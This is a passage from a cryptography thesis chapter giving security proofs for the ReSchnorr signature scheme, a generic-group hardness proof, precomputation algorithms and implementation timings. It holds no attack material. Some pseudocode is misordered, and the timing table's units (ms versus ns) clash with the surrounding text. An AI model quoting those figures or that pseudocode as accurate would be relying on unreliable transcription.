- Our signature algorithm $\mathsf{Sign} = \mathsf{Sign}_0$ on user inputs.
- A modified algorithm Sign_1 (see Figure 4.12), where the hash of user inputs is replaced by a random value. This situation is computationally indistinguishable from the previous one in the ROM.
- A modified algorithm Sign_2 (see Figure 4.12), that has no access to the signing key x. The output distribution of this algorithm is identical to the output of Sign_1 (Theorem 4.20).

Then we use the forking lemma [PS00; BN06] to show that an efficient EF-CMA-adversary against Sign_2 can be used to construct an efficient PDLP solver. Finally we leverage the above series of indistinguishably results to use an adversary against Sign_0. Let CRT (for Chinese Remainder Theorem) be the isomorphism that maps $\mathbb{Z}_{q_1} \times \cdots \times \mathbb{Z}_{q_\ell} \times \mathbb{Z}_2$ to $\mathbb{Z}_{p-1}$.

Theorem 4.20 *The output distributions of Sign_1 and Sign_2 are identical.*

$\underline{\mathsf{Sign}_1}$:
$\rho \xleftarrow{\$} \{0,1\}^\kappa$
$k \xleftarrow{\$} \mathbb{Z}_p \setminus \left(\bigcup_{i=1}^{\ell} \{q_i, 2q_i, \ldots, p-1\}\right)$
$r \leftarrow g^k \bmod p$
for $i = 1$ to ℓ
  $e_i \xleftarrow{\$} \mathbb{Z}_{q_i}$
  $s_i \leftarrow k - e_i x \bmod q_i$
  $\rho_i \xleftarrow{\$} \{0,1\}^\kappa$
end for
return $(r, e_1, \ldots, e_\ell, s_1, \ldots, s_\ell, \rho_1 \ldots, \rho_\ell)$

$\underline{\mathsf{Sign}_2}$:
for $i = 1$ to ℓ
  $e_i \xleftarrow{\$} \mathbb{Z}_{q_i}$
  $s_i \xleftarrow{\$} \mathbb{Z}_{q_i}$
  $\rho_i \xleftarrow{\$} \{0,1\}^\kappa$
end for
$a \xleftarrow{\$} \{0,1\}$
$b \xleftarrow{\$} \{0,1\}$
$S \leftarrow \mathsf{CRT}(s_1, \ldots, s_\ell, a)$
$E \leftarrow \mathsf{CRT}(e_1, \ldots, e_\ell, b)$
$r \leftarrow g^S y^E$
for $i = 1$ to ℓ
  check that $r \neq 1 \bmod q_i$,
    otherwise abort
end for
return $(r, e_1, \ldots, e_\ell, s_1, \ldots, s_\ell, \rho_1 \ldots, \rho_\ell)$

Figure 4.12: The algorithms used in Theorem 4.20, as part of the proof of Theorem 4.19.

Proof: This theorem builds on several intermediate results described in Lemmata 4.21 to 4.25. We denote δ the output distribution of Sign_1 and δ' the output distribution of Sign_2. The structure of the proof is the following :

- In Lemma 4.21 we show that the output of Sign_2 is a subset of the output of Sign_1.
- Lemma 4.22 shows that in Sign_1 there is a unique random tape per output.
- Lemma 4.23 shows that in Sign_2 there are exactly two random tapes per output.
- Lemma 4.25 shows that there are twice as many random tapes possible for Sign_2 than for Sign_1

This demonstrates that by uniformly choosing the random tape, the resulting distributions for Sign_1 and Sign_2 are identical, which is the uniform distribution on the set of valid signatures.

Lemma 4.21 *Every tuple of δ' is a valid signature tuple. Therefore $\delta' \subseteq \delta$.*

Proof: [of Lemma 4.21] Let $(r, e_1, \ldots, e_\ell, s_1, \ldots, s_\ell, \rho_1, \ldots, \rho_\ell) \in \delta'$. Let $i \in [\ell]$. By the Chinese Remainder Theorem we have:

$$S = s_i \bmod q_i \quad \text{and} \quad E = e_i \bmod q_i.$$

So there exists $\lambda, \mu \in \mathbb{Z}$ such that

$$S = s_i + \lambda q_i \quad \text{and} \quad E = e_i + \mu q_i.$$

Hence:

$$\begin{aligned} r^{\frac{p-1}{q_i}} &= \left(g^S y^E\right)^{\frac{p-1}{q_i}} \\ &= \left(g^{s_i + \lambda q_i} y^{e_i + \mu q_i}\right)^{\frac{p-1}{q_i}} \\ &= \left(g^{s_i} y^{e_i}\right)^{\frac{p-1}{q_i}} g^{\lambda(p-1)} y^{\mu(p-1)} \\ &= \left(g^{s_i} y^{e_i}\right)^{\frac{p-1}{q_i}} \end{aligned}$$

The last equality holds since the order of the multiplicative group $\mathbb{Z}_p^*$ is $p-1$, and this concludes the proof with the fact that $r \neq 1 \bmod q_i$. □

Lemma 4.22 *There is exactly one random tape upon which Sign_1 can run to yield each particular tuple of δ.*

Proof: [of Lemma 4.22] Let $k, e_1, \ldots, e_\ell, \rho_1, \ldots, \rho_\ell$ and $k', e'_1, \ldots, e'_\ell, \rho'_1, \ldots, \rho'_\ell$ be random choices of δ that both yield $(r, e_1, \ldots, e_\ell, s_1, \ldots, s_\ell, \rho_1, \ldots, \rho_\ell)$. It is immediate that $e_i = e'_i$ and $\rho_i = \rho'_i$ for all $i \in [\ell]$. Also since $g^k = g^{k'}$, g is of order $p-1$ and since k and k' are in $[p]$ then $k = k'$. □

Lemma 4.23 *There are exactly two random tapes over k, $\rho_1, \ldots, \rho_\ell$, $e_1, \ldots, e_\ell$ that output each tuple of δ'.*

Proof: [of Lemma 4.23] Let $e_1, \ldots, e_\ell$, $s_1, \ldots, s_\ell$, a, b, $\rho_1, \ldots, \rho_\ell$ and $e'_1, \ldots, e'_\ell$, $s'_1, \ldots, s'_\ell$, a', b', $\rho'_1, \ldots, \rho'_\ell$ be random choices that both give $(r, e_1, \ldots, e_\ell, s_1, \ldots, s_\ell, \rho_1, \ldots, \rho_\ell)$. It is immediate that $e_i = e'_i$, $s_i = s'_i$, and $\rho_i = \rho'_i$ for all $i \in [\ell]$. Let S, S', E, and E' be the corresponding CRT images. We have $g^S y^E = g^{S'} y^{E'}$, which is $g^{S+xE} = g^{S'+xE'}$, and $S + xE = S' + xE' \bmod (p-1)$. Since x is odd (it is invertible mod $p-1$), it follows that $S + E$ and $S' + E'$ have the same parity. Therefore $a + b = a' + b' \bmod 2$ and we have two choices: $a = b$, or $a = 1 - b$, both of which are correct.

□

Lemma 4.24 $\#\left(\mathbb{Z}_p \setminus \left(\bigcup_{i=1}^{\ell} \{q_i, 2q_i, \ldots, p-1\}\right)\right) = 2\prod_{i=1}^{\ell}(q_i - 1)$.

Proof: [of Lemma 4.24] The number of invertible elements $\bmod p$ is $\prod_{i=1}^{\ell}(q_i - 1) \times (2-1)$ so the number of invertible mod q_i for all i (and not necessarily for 2) is $2\prod_{i=1}^{\ell}(q_i - 1)$. This is exactly the cardinality of the set

$$\left(\mathbb{Z}_p \setminus \left(\bigcup_{i=1}^{\ell} \{q_i, 2q_i, \ldots, p-1\}\right)\right),$$

□

Lemma 4.25 *There are twice as many possible random choices in δ' than in δ.*

Proof: [of Lemma 4.25] For the number of random choices in δ we use Lemma 4.24 to count the number of k and then count the number of e_i and get $2\prod_{i=1}^{\ell}(q_i - 1) \times \prod_{i=1}^{\ell} q_i$. For δ', having $r \neq 1 \bmod q_i$ is equivalent to having $s_i \neq -e_i x$. Therefore it has the same number of random choices as a distribution picking the s_i from $\mathbb{Z}_{q_i} \setminus \{e_i x\}$ which is $\prod_{i=1}^{\ell} q_i \times \prod_{i=1}^{\ell}(q_i - 1) \times 2 \times 2$. □

It follows from the above results that the two distributions are the same, i.e. the uniform distribution over the set of valid signatures.
This concludes the proof of Theorem 4.20. □

Theorem 4.26 (Security under Chosen Message Attack) *An efficient attacker against* Sign_2 *can be turned into an efficient PDLP solver in the ROM.*

Proof: Let $\mathcal{A}$ be an attacker that wins the EF-CMA game for ReSchnorr, illustrated in Figure 4.13. We construct in Figures 4.14 and 4.15 an algorithm $\mathcal{R}$ that uses $\mathcal{A}$ to solve the PDLP. $\mathcal{A}'$ is equivalent to $\mathcal{A}$ (with the same random tape which we omit in the notation), the difference being that it interacts with different oracles. Abusing notation we denote by $\mathcal{R}.H_i$ the composition of the hash function and the conversion function. If L is a list of pairs, we denote by $L^{-1}[e]$ the index of the element e in the list, and by $L[i]$ the i-th element of the list. If they cannot (i.e. if e is not in the list, or the list does not have an i-th element) they abort.

The algorithm $\mathcal{R}$ aborts in four possible ways during the simulation (denoted $(\star)$, $(\dagger)$, $(\ddagger)$ and $(\S)$) in Figures 4.14 and 4.15. We upper-bound the probability of these events in the following list:




Figure 4.13: An efficient EF-CMA adversary $\mathcal{A}$ against ReSchnorr, with random oracle H and a signing oracle $\mathcal{O}$.




Figure 4.14: An efficient solver $\mathcal{R}$ for the PDLP, using a polynomial number of queries to $\mathcal{A}$. $\mathcal{R}$ implements the random oracle as $\mathcal{R}.H$ and the signing oracle as $\mathcal{R}.\text{Sign}$. The rewinded adversary and oracles are indicated with a prime symbol.

- ($\star$) This occurs with negligible probability since the ρ is a fresh random which is unpredictable by the adversary.
- ($\dagger$) This occurs with non overwhelming probability since the adversary is efficient.
- ($\ddagger$) The element is in the list with non negligible probability because if the adversary forges on an unqueried hash in the ROM, it has a negligible chance to succeed.
- ($\S$) This happens with non overwhelming probability due to the forking lemma [PS00].

If $\mathcal{R}$ does not abort, then $\left(g^{s^*} y^{e^*}\right)^{\frac{p-1}{q_{i^*}}} = (r^*)^{\frac{p-1}{q_{i^*}}} = \left(g^{\tilde{s}^*} y^{\tilde{e}^*}\right)^{\frac{p-1}{q_{i^*}}} \mod p$. Then $s^* + e^* x = \tilde{s}^* + \tilde{e}^* \mod q_{i^*}$. It follows that the value returned by $\mathcal{R}$ is equal to $x \mod q_{i^*}$.
$\mathcal{R}$ succeeds with non negligible probability, as explained earlier. The probability of forking is polynomial in the number of queries to the random oracle, the number of queries to the signature oracle, and ℓ. Note that the reduction is ℓ times looser than [PS00]. This concludes the proof of Theorem 4.26. □

Proof: [of Theorem 4.19] Using Theorem 4.20, we can use Sign_0 instead of Sign_2 as a target for the attacker in Theorem 4.26. □

4.3.4 Generic security of the partial discrete logarithm problem

In this section, we prove that the partial discrete logarithm problem introduced in Section 4.3.3.2 is intractable in the generic group model. This model was introduced by Shoup [Sho97b] for measuring the exact difficulty of solving classical discrete logarithm problems. Algorithms in generic groups do not exploit any properties of the encodings of group elements. They can access group elements only via a random encoding algorithm that encodes group elements as random bit-strings.

Proofs in the generic group model provide heuristic evidence of some problem hardness when an attacker does not take advantage of group elements' encoding. However, they do not necessarily say anything about the difficulty of specific problems in a concrete group.

$\mathcal{R}.\mathsf{Init}(y = g^x, g, p, q_1, \ldots, q_\ell)$:
  set $L \leftarrow \emptyset$
  $\Sigma \leftarrow \emptyset$
  $j \leftarrow 1$
  $k \leftarrow 0$
  $l \leftarrow 0$
  $\mathsf{pk} \leftarrow y$
  $\mathsf{pp} \leftarrow \{p, \{q_i\}_{i=1}^{\ell}, g\}$
  return $(\mathsf{pk}, \mathsf{pp})$

$\mathcal{R}.\mathsf{Fin}(\mathsf{pk}, \mathsf{pp})$:
  $(m^*, r^*, s^*, \rho^*, i^*) \xleftarrow{\$} \mathcal{A}(\mathsf{pp}, \mathsf{pk})$
  $e^* \leftarrow \mathcal{R}.H_{i^*}(m^*, r^* \bmod q_{i^*}, \rho^*)$
  $a \leftarrow L^{-1}[((m^*, r^* \bmod q_{i^*}, \rho^*), e^*)]$‡
  if not $\mathsf{Verify}_{\mathsf{pp},\mathsf{pk}}(m^*, r^*, s^*, i^*)$
    abort†
  $(m'^*, r'^*, s'^*, \rho'^*, i'^*) \xleftarrow{\$} \mathcal{A}'(\mathsf{pp}, \mathsf{pk})$
  if $i^* \neq i'^*$ then abort§
  if $r^* \neq r'^*$ then abort§
  $e'^* \leftarrow \mathcal{R}.H_{i^*}(m'^*, r^* \bmod q_{i^*}, \rho'^*)$
  if $e^* = e'^*$ then abort§
  if not $\mathsf{Verify}_{\mathsf{pp},\mathsf{pk}}(m'^*, r^*, s'^*, i^*)$
    abort†
  $\Delta s \leftarrow s^* - s'^*$
  $\Delta e \leftarrow e'^* - e^*$
  return $(i^*, \Delta s/\Delta e)$

$\mathcal{R}.\mathsf{Sign}'(m)$:
  $l \leftarrow 0$
  return $\Sigma.[i]$
  $l \leftarrow l + 1$

$\mathcal{R}.H(x)$:
  if $\exists (x', h') \in L$ s.t. $x' = x$
    return h'
  else
    $h \xleftarrow{\$} \mathbb{Z}_p$
    $L \leftarrow L \cup \{(x, h)\}$
    return h

$\mathcal{R}.H'(x)$:
  $k \leftarrow 0$
  $L' \leftarrow \emptyset$
  if $\exists (x', h') \in L'$ s.t. $x' = x$
    return h'
  else
  if $i \leq a$
    $(x', h') \leftarrow L.[i]$
    return h'
    $k \leftarrow k + 1$
    $L' \leftarrow L' \cup \{(x, h)\}$
  else
    $h \xleftarrow{\$} \mathbb{Z}_p$
    $L' \leftarrow L' \cup \{(x, h)\}$
    return h

$\mathcal{R}.\mathsf{Sign}(m)$:
  if $j = 1$
    $(r, e_1, \ldots, e_\ell, s_1, \ldots, s_\ell, \rho_1, \ldots, \rho_\ell) \xleftarrow{\$} \delta'$
    if $\exists h$ s.t. $((m, r \bmod q_1, \rho_1), h) \in L$
      abort⋆
    $L \leftarrow L \cup \{((m, r \bmod q_1, \rho_1), e_1)\}$
    $j \leftarrow j + 1 \bmod \ell$
    return $(s_1, r, \rho_1, 1)$
    $\Sigma \leftarrow \Sigma \cup \{(s_1, r, \rho_1, 1)\}$
  else
    if $\exists h$ s.t. $((m, r \bmod q_j, \rho_j), h) \in L$
      abort⋆
    $L \leftarrow L \cup \{(m, r \bmod q_j, \rho_j), e_j\}$
    $j \leftarrow j + 1 \bmod \ell$
    return (s_j, r, ρ_j, j)
    $\Sigma \leftarrow \Sigma \cup \{(s_j, r, \rho_j, j)\}$

Figure 4.15: An efficient solver for the PDLP, constructed from an efficient EF-CMA adversary against ReSchnorr.

Let ℓ be some non-negative integers, let $q_1, \ldots, q_\ell$ be some distinct prime numbers and let $q = q_1 \cdots q_\ell$. We consider a cyclic group $\mathbb{G}$ of (composite) order q generated by g. We assume without loss of generality that $q_1 = \max(q_1, \ldots, q_\ell)$. A classical method [PH78] to solve the partial discrete logarithm problem in $\mathbb{G}$ given $h = g^x \in \mathbb{G}$ is to compute $h^{q_2 \cdots q_\ell}$, an element of order diving q_1 (that belongs to the subgroup generated by $g^{q_2 \cdots q_\ell}$) and to compute its discrete logarithm x_1 in base $g^{q_2 \cdots q_\ell}$ using a square root method such as Shanks "baby-step giant-step" algorithm [Sha71]. It is easy to see that x_1 is equal to $x \bmod q_1$ and is obtained within time complexity $O(\sqrt{q_1} + \log(q_2 \cdots q_\ell))$ group operations.

Our goal is to prove that this time complexity is essentially optimal in the generic group model. Let $\mathcal{A}$ be a generic group adversary that solves the partial discrete logarithm problem in $\mathbb{G}$. As usual, the generic group model is implemented by choosing a random encoding $\sigma : \mathbb{G} \longrightarrow \{0,1\}^m$. Instead of working directly with group elements, $\mathcal{A}$ takes as input their image under σ. This way, all $\mathcal{A}$ can test is string equality. $\mathcal{A}$ is also given access to an oracle computing group multiplication and division: taking $\sigma(g_1)$

and $\sigma(g_2)$ and returning $\sigma(g_1 \cdot g_2)$ and $\sigma(g_1/g_2)$ respectively. Finally, we can assume that $\mathcal{A}$ submits to the oracle only encodings of elements it had previously received. This is because we can choose m large enough so that the probability of choosing a string that is also in the image of σ is negligible.

Theorem 4.27 *Let $\mathcal{A}$ be a generic algorithm that takes as input two encodings $\sigma(g)$ and $\sigma(h)$ (where g is a generator of $\mathbb{G}$ and $h = g^x \in \mathbb{G}$) and makes at most τ group oracle queries, then $\mathcal{A}$'s advantage in outputting a partial discrete logarithm (i, x_i) with $i \in \{1, \ldots, \ell\}$ and $x_i = x \bmod q_i$ is upper-bounded by $O(\tau^2/q_1)$.*

Proof: We consider an algorithm $\mathcal{B}$ playing the following game with $\mathcal{A}$. Algorithm $\mathcal{B}$ picks two bit strings σ_1, σ_2 uniformly at random in $\{0,1\}^m$. Internally, $\mathcal{B}$ keeps track of the encoded elements using elements in the ring $\mathbb{Z}_{q_1}[X_1] \times \cdots \times \mathbb{Z}_{q_\ell}[X_\ell]$. To maintain consistency with the bit strings given to $\mathcal{A}$, $\mathcal{B}$ creates a lists $\mathcal{L}$ of pairs (F, σ) where F is a polynomial vector in the ring $\mathbb{Z}_{q_1}[X_1] \times \cdots \times \mathbb{Z}_{q_\ell}[X_\ell]$ and $\sigma \in \{0,1\}^m$ is the encoding of a group element. The polynomial vector F represents the exponent of the encoded element in the group $\mathbb{Z}_{q_1} \times \cdots \times \mathbb{Z}_{q_\ell}$. Initially, $\mathcal{L}$ is set to

$$\{((1, 1, \ldots, 1), \sigma_1), ((X_1, \ldots, X_n), \sigma_2)\}$$

Algorithm $\mathcal{B}$ starts the game providing $\mathcal{A}$ with σ_1 and σ_2. The simulation of the group operations oracle goes as follows:

Group operation: Given two encodings σ_i and σ_j in $\mathcal{L}$, $\mathcal{B}$ recovers the corresponding vectors F_i and F_j and computes $F_i + F_j$ for multiplication (or $F_i - F_j$ for division) termwise. If $F_i + F_j$ (or $F_i - F_j$) is already in $\mathcal{L}$, $\mathcal{B}$ returns to $\mathcal{A}$ the corresponding bit string; otherwise it returns a uniform element $\sigma \xleftarrow{R} \{0,1\}^m$ and stores $(F_i + F_j, \sigma)$ (or $(F_i - F_j, \sigma)$) in $\mathcal{L}$.

After $\mathcal{A}$ queried the oracles, it outputs a pair $(i^*, x_i^*) \in \{1 \ldots, \ell\} \times \mathbb{Z}_{q_{i^*}}$ as a candidate for the partial discrete logarithm of h in base g. At this point, $\mathcal{B}$ chooses uniform random values $x_1, \ldots, x_n \in \mathbb{Z}_{q_1} \times \cdots \times \mathbb{Z}_{q_\ell}$. The algorithm $\mathcal{B}$ sets $X_i = x_i$ for $i \in \{1, \ldots, n\}$.

If the simulation provided by $\mathcal{B}$ is consistent, it reveals nothing about $(x_1, \ldots, x_\ell)$. This means that the probability of $\mathcal{A}$ guessing the correct value for $(i^*, x_i^*) \in \{1, \ldots, \ell\} \times \mathbb{Z}_{q_{i^*}}$ is $1/q_{i^*}$. The only way in which the simulation could be inconsistent is if, after we choose value for $x_1, \ldots, x_n$, two different polynomial vectors in $\mathcal{L}$ happen to produce the same value.

It remains to compute the probability of a collision happening due to a unlucky choice of values. In other words, we have to bound the probability that two distinct vectors F_i, F_j in $\mathcal{L}$ evaluate to the same value after the substitution, namely $F_i(x_1, \ldots, x_n) - F_j(x_1, \ldots, x_n) = 0$. This reduces to bound the probability of hitting a zero of $F_i - F_j$. By the simulation, this happens only if $F_i - F_j$ is a vector of polynomials where at least one coordinate — say the k-th — is a non-constant polynomial (and thus of degree one) denoted $(F_i - F_j)^{(k)}$.

Recall that the Schwartz-Zippel lemma says that, if F is a degree d polynomial in $\mathbb{Z}_{q_k}[X_k]$ and $S \subseteq \mathbb{Z}_{q_k}$ then

$$\Pr[F(x_k) = 0 \bmod q_k] \leq \frac{d}{|S|}$$

where x_k is chosen uniformly from S. Going back to our case, we obtain by applying the Schwartz-Zippel lemma :

$$\Pr[(F_i - F_j)^{(k)}(x_k) = 0 \in \mathbb{Z}_{q_k}] \leq 1/q_k \leq 1/q_1.$$

Therefore, the probability that the simulation provided by $\mathcal{B}$ is inconsistent is upper-bounded by $\tau(\tau-1)/q_1$ (by the union bound) and the result follows. □

4.3.5 Provably secure pre-computations

Often the bottleneck in implementations centers around modular exponentiation. In this section we briefly outline several proposed *pre-computation* techniques, as well as presenting in more detail two pre-computation schemes which were used in our implementation to compare timings between classical Schnorr and ReSchnorr.

4.3.5.1 Brief overview

The problem of computing modular exponentiations is well-known to implementers of both DLP-based and RSA-based cryptosystems. In the specific case that we want to compute $g^x \bmod p$, the following strategies have been proposed but their security is often heuristic:

- Use signed expansions (only applicable to groups where inversion is efficient);
- Use Frobenius expansions or the GLV/GLS method (only applicable to certain elliptic curves);
- Batch exponentiations together, as suggested by M'Raïhi and Naccache [MN96].

The above approaches work for arbitrary values of x. Alternatively, one may choose a particular value of x with certain properties which make computation faster; however there is a possibility that doing so weakens the DLP:

- Choose x with low Hamming weight as proposed by Agnew et al. [AMO+91];
- Choose x to be a random Frobenius expansion of low Hamming weight, as discussed by Galbraith [Gal12, Sec. 11.3];
- Choose x to be given by a random addition chain, as proposed by Schroeppel et al. [SOO+95];
- Choose x to be a product of low Hamming weight integers as suggested by Hoffstein and Silverman [HS03]—broken by Cheon and Kim [CK08];
- Choose x to be a small random element in GLV representation—broken by Aranha et al. [AFG+14];

Finally, a third branch of research uses large amounts of pre-computation to generate random pairs $(x, g^x \bmod p)$. The first effort in this direction was Schnorr's [Sch90], quickly broken by de Rooij [de 97]. Other constructions are due to Brickell et al. [BGM+93], Lim and Lee [LL94], and de Rooij [de 95]. The first provably secure solution is due to Boyko et al. [BPV98], henceforth BPV, which was extended and made more precise by [NSS01; CMT01; NS99]. This refined algorithm is called E-BPV (extended BPV).

4.3.5.2 The E-BPV pre-computation scheme

E-BPV[15] relies on pre-computing and storing a set of pairs $(k_i, g^{k_i} \bmod p)$; then a "random" pair $(r, g^r \bmod p)$ is generated by choosing a subset of the k_i, setting r to be their sum, and computing the corresponding exponential by multiplying the $g^{k_i} \bmod p$.

To guarantee an acceptable level of security, and resist lattice reduction attacks, the number n of precomputed pairs must be sufficiently large; and enough pairs must be used to generate a new couple.

(E-)BPV.Preprocessing:

$k_1, \ldots, k_n \xleftarrow{\$} \mathbb{Z}_p^*$
$L \leftarrow \emptyset$
for $j \in [n]$
  $L \leftarrow L \cup \{(k_j, K_j = g^{k_j} \bmod p)\}$
return L

E-BPV.GetRandomPair:

pick $S \subseteq [n]$ s.t. $|S| = k$
$(d_i, D_i) \xleftarrow{\$} D$
$r \leftarrow 0$
$R \leftarrow 1$
for $j \in S$
  $x_j \xleftarrow{\$} [h-1]$
  $r \leftarrow r + k_j x_j \bmod \phi(p)$
  $R \leftarrow R \cdot K_j^{x_j} \bmod p$
return(r, R)

Figure 4.16: The E-BPV algorithm for generating random pairs $(x, g^x \bmod p)$. The BPV algorithm is a special case of E-BPV for $h = 2$.

[15] BPV is a special case of E-BPV where $h = 2$. As such they share the same precomputing step.

Nguyen et al. [NSS01] showed that using E-BPV instead of standard exponentiation gives an adversary an advantage bounded by

$$m\sqrt{\frac{K}{\binom{n}{k}(h-1)^k}}$$

with m the number of signature queries by the adversary, (k, n, h) E-BPV parameters, and K the exponent's size.[16]

We fix conservatively $m = 2^{128}$. For ReSchnorr, at 128-bit security, we have $K = P = 3072$. As suggested in [NSS01] we set $n = k$, and constrain our memory:

$$h^k \geq 2^{3400}$$

Optimizing $2k + h$ under this constraint, we find $(h, k) = (176, 455)$. This corresponds to 1087 modular multiplications, i.e., an amortized cost of 90 multiplications per signature, for about 170 kB of storage.

Alternatively, we can satisfy the security constraints by setting $n = 2048$, $h = 100$, $k = 320$, which corresponds to about 770 kB of storage, giving an amortized cost of 62 modular multiplications per signature.

In the implementation (Section 4.3.6), we solve the constrained optimisation problem to find the best coefficients (i.e., the least number of multiplications) for a given memory capacity.

Remark. To achieve the claimed bounds on modular multiplications, one should not compute $R \leftarrow K_j^{x_j} \bmod p$ directly; rather, an efficient speedup due to Brickell et al. [BGM+93] (BGMW) may be used. To illustrate the importance of this remark, we also give timings for a "naive" implementation in Table 4.3.

Halving storage cost The following idea can halve the amount of storage required for the couples (x, g^x): instead of drawing the values x at random, we draw a master secret s once, and compute $x_{i+1} \leftarrow g^{x_i} \oplus s$ (or, more generally/securely, a PRF with low complexity $x_{i+1} = \mathrm{PRF}_s(g^{x_i})$). Only s, x_0, and the values g^{x_i} need to be stored; instead of all the couples (x_i, g^{x_i}). This remark applies to both BPV and E-BPV.

4.3.5.3 Lim and Lee precomputation scheme

We also consider a variation on Lim and Lee's fast exponentiation algorithm [LL94]. Their scheme originally computes g^r for r known in advance, but it is easily adapted to the setting where r is constructed on the fly. The speed-up is only linear, however, which ultimately means we cannot expect a sizable advantage over Schnorr. Nevertheless, Lim and Lee's algorithm is less resource-intensive and can be used in situations where no secure E-BPV parameters can be found (e.g., in ultra-low memory settings).

The Lim-Lee scheme (LL) has two parameters, h and v. In the original LL algorithm, the exponent is known in advance, but it is easily modified to generate an exponent on the fly. Intuitively, it consists in splitting the exponent in a "blocks" of size h, and dividing further each block in b sub-blocks of size v. The number of modular multiplications (in the worst case) is $a + b - 2$, and we have to store $(2^h - 1)v$ pairs. The algorithms are given in Figure 4.17.

For a given amount of memory M, it is easy to solve the constrained optimization problem, and we find

$$h_{\text{opt}} = \frac{1}{\ln(2)}\left(1 + W\left(\frac{1+M}{e}\right)\right)$$

where W is the Lambert function. For a memory M of 750 kB, this gives $h \approx 8.6$. The optimal parameters for integers are $h = 9$ and $v = 4$.[17]

Remark. For LL, Section 4.3.5.2 on halving storage requirements does not apply, as x need not be stored.

A summary of the properties for the pre-computations techniques E-PBV and LL can be found in Table 4.1.

[16] For Schnorr, the exponent's size is Q; for ReSchnorr, it is P.

[17] In practice, it turns out that $h = v = 8$ performs slightly better, due to various implementation speed-ups possible in this situation

LimLee.Preprocessing(h, v):

$g_0 \leftarrow g$
$L = \emptyset$
for $i = 0$ to $h - 1$
  $g_i \leftarrow g_{i-1}^{2^a}$
for $i = 0$ to $2^h - 1$
  let $i = e_{h-1} \dots e_1$ in binary
  $g_{0,i} = g_{h-1}^{e_{h-1}} \cdots g_1^{e_1}$
for $i = 0$ to $2^h - 1$
  for $j = 0$ to $v - 1$
    $g_{j,i} \leftarrow g_{j-1,i}^{2^b}$
    $L \leftarrow L \cup \{g_{j,i}\}$
return L

LimLee.GetRandomPair:

$R \leftarrow 1$
$r \leftarrow 0$
for $i = b - 1$ to 0
  $R \leftarrow R^2$
  $r \leftarrow r + r$
for $j = v - 1$ to 0
  $r_{i,j} \xleftarrow{\$} \{0, \dots, 2^h - 1\}$
  $R \leftarrow R \times g_{j,r_{i,j}}$
  $r \leftarrow r + r_{i,j}$
return (r, R)

Figure 4.17: The LL algorithm for generating random pairs $(x, g^x \bmod p)$.

4.3.6 Implementation results

Reschnorr, using the algorithms described in Sections 4.3.3 and 4.3.5, has been implemented in C using the GMP library. In the interest of timing comparison we have also implemented the classical Schnorr scheme. The results for several scenarios are outlined in Table 4.2 (at 128-bit security) and Table 4.3 (at 192-bit security). Complete source code and timing framework are available upon request from the authors.

These experiments show that ReSchnorr is faster than Schnorr when at least 250 pairs (i.e., 750 kB at 128-bit security) have been precomputed. This effect is even more markedly visible at higher security levels: ReSchnorr benefits more, and more effectively, from the E-BPV+BGMW optimisation as compared to Schnorr. The importance of combining E-BPV and BGMW is also visible: E-BPV using naive exponentiation does not provide any speed-up.

Schnorr and ReSchnorr achieve identical performance when using Lim and Lee's optimisation, confirming the theoretical analysis. When less than 1 MB of memory is alloted, this is the better choice.

4.3.7 Heuristic security

Several papers describe server-aided precomputation techniques (e.g., [KU16]), which perform exponentiations with the help of a (possibly untrusted) server, i.e., such techniques allow to outsource the computation of $g^x \bmod n$, with public g and n, without revealing x to the server.

Interestingly, the most efficient algorithms in that scenario (which of course we could leverage) use parameters provided by Hohenberger and Lysyanskaya [HL05] for E-BPV. A series of papers took these parameters for granted (including [KU16]), but we should point out that *these are not covered* by the security proof found in [NSS01].

Despite this remark, it seems that no practical attack is known either; therefore if we are willing to relax our security expectations somewhat it is possible to compute the modular exponentiation faster. Namely, a Q-bit exponent can be computed in $O(\log Q^2)$ modular multiplications.

Algorithm	Storage	Multiplications	Security
Square-and-multiply	0	$1.5 \log P$	Always
BPV [BPV98]	nP	$k - 1$	$m\sqrt{\frac{P}{\binom{n}{k}}} < 2^{-\kappa}$
E-BPV [NSS01]	nP	$2k + h - 3$	$m\sqrt{\frac{P}{\binom{n}{k}(h-1)^k}} < 2^{-\kappa}$
Lim and Lee [LL94]	$2^h \times v \times P$	$\frac{\log P}{h}(1 + \frac{1}{v}) - 3$	Always

Table 4.1: Precomputation/online computation trade-offs.

Table 4.2: Timing results for Schnorr and ReSchnorr, at 128-bit security ($P = 3072$, $Q = 256$). Computation was performed on an ArchLinux single-core 32-bit virtual machine with 128 MB RAM. Averaged over 256 runs.

Scheme	Storage	Precomp.	Time (per sig.)
Schnorr	–	–	6.14 ms
Schnorr + [NSS01]	170 kB	33 s	105 ms
Schnorr + [NSS01] + [BGM+93]	170 kB	33 s	2.80 ms
Schnorr + [NSS01] + [BGM+93]	750 kB	33 s	2.03 ms
Schnorr + [NSS01] + [BGM+93]	1 MB	34 s	2.00 ms
Schnorr + [NSS01] + [BGM+93]	2 MB	37 s	2.85 ms
Schnorr + [LL94]	165 kB	3 s	949 ns
Schnorr + [LL94]	750 kB	3 s	644 ns
Schnorr + [LL94]	958 kB	3 s	630 ns
Schnorr + [LL94]	1.91 MB	3 s	★ 472 ns
ReSchnorr	–	–	5.94 ms
ReSchnorr + [NSS01]	170 kB	33 s	9.2 ms
ReSchnorr + [NSS01] + [BGM+93]	170 kB	33 s	1.23 ms
ReSchnorr + [NSS01] + [BGM+93]	750 kB	33 s	426 ns
ReSchnorr + [NSS01] + [BGM+93]	1 MB	34 s	371 ns
ReSchnorr + [NSS01] + [BGM+93]	2 MB	37 s	★ 327 ns
ReSchnorr + [LL94]	165 kB	3 s	918 ns
ReSchnorr + [LL94]	750 kB	3 s	709 ns
ReSchnorr + [LL94]	958 kB	3 s	650 ns
ReSchnorr + [LL94]	1.91 MB	3 s	757 ns

